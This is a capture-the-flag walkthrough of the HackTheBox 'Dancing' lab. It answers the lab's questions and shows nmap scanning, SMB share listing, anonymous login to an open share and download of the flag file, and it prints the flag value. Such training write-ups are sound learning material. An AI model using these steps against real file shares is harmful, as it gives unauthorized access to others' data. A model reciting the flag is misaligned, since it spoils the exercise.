

LinkedIn: [Kelvin Kimotho](#)

Dancing machine tier (0) HackTheBox


Question: What does the 3-letter acronym SMB stand for?

Answer: server message block

Question: What port does SMB use to operate at?

Answer: 445

I did a scan on the target machine to see what port was the smb service running. **Nmap -sV <TargetIp>**. 445 was the port from where the SMB service was running on my target.



```
kali@kali: ~/Desktop
File Actions Edit View Help


(kali@kali)~$ sudo nmap -sV 10.129.221.195
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 14:30 UTC
Nmap scan report for 10.129.221.195
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds

(kali@kali)~$
```

Question: What is the service name for port 445 that came up in our Nmap scan?

Answer: microsoft-ds



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~$ sudo nmap -sV 10.129.221.195
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 14:30 UTC
Nmap scan report for 10.129.221.195
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds

(kali@kali)~$
```

Question: What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

Answer: -L

Question: How many shares are there on Dancing?

Answer: 4

I used the **smbclient** tool on my kali attacker machine **smbclient -L <TargetIp>** was the command I used. There were 4 shares.

```
(kali@kali)-[~/Desktop]
$ smbclient -L 10.129.221.195
Password for [WORKGROUP\kali]:

```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
WorkShares	Disk	

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.221.195 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
(kali@kali)-[~/Desktop]
$
```

Question: What is the name of the share we are able to access in the end with a blank password?

Answer: WorkShares

```
(kali@kali)-[~/Desktop]
$ smbclient -L 10.129.221.195
Password for [WORKGROUP\kali]:

```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
WorkShares	Disk	

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.221.195 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
(kali@kali)-[~/Desktop]
$
```

The **WorkShares** share is the most likely to be vulnerable. This is because.

- It is user-created and could have weaker or misconfigured permissions.
- If anonymous or guest access is allowed, attackers could exploit it to read or write data without authentication.

Question: What is the command we can use within the SMB shell to download the files we find?

Answer: get

I used this command **smbclient //10.129.221.195/WorkShares** to connect to the share. Then used **ls** command to list all the files and directories. **Cd** command to navigate through the file system and **get** command to download files to my attacker machine.

```
(kali㉿kali)-[~/Desktop]
$ smbclient //10.129.221.195/WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Mar 29 08:22:01 2021
..               D          0 Mon Mar 29 08:22:01 2021
Amy.J            D          0 Mon Mar 29 09:08:24 2021
James.P          D          0 Thu Jun  3 08:38:03 2021
5114111 blocks of size 4096. 1750551 blocks available
smb: \> cd James.P\
smb: \James.P\> LS
.                D          0 Thu Jun  3 08:38:03 2021
..               D          0 Thu Jun  3 08:38:03 2021
flag.txt         A          32 Mon Mar 29 09:26:57 2021
5114111 blocks of size 4096. 1750551 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\>
```

Question: Root flag

Answer: 5f61c10dffbc77a7

```
(kali㉿kali)-[~/Desktop]
$ ls
flag.txt

(kali㉿kali)-[~/Desktop]
$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664

(kali㉿kali)-[~/Desktop]
$
```

04d76016a22f1664

I then used cat command to view the contents of the flag.txt file Retrieved.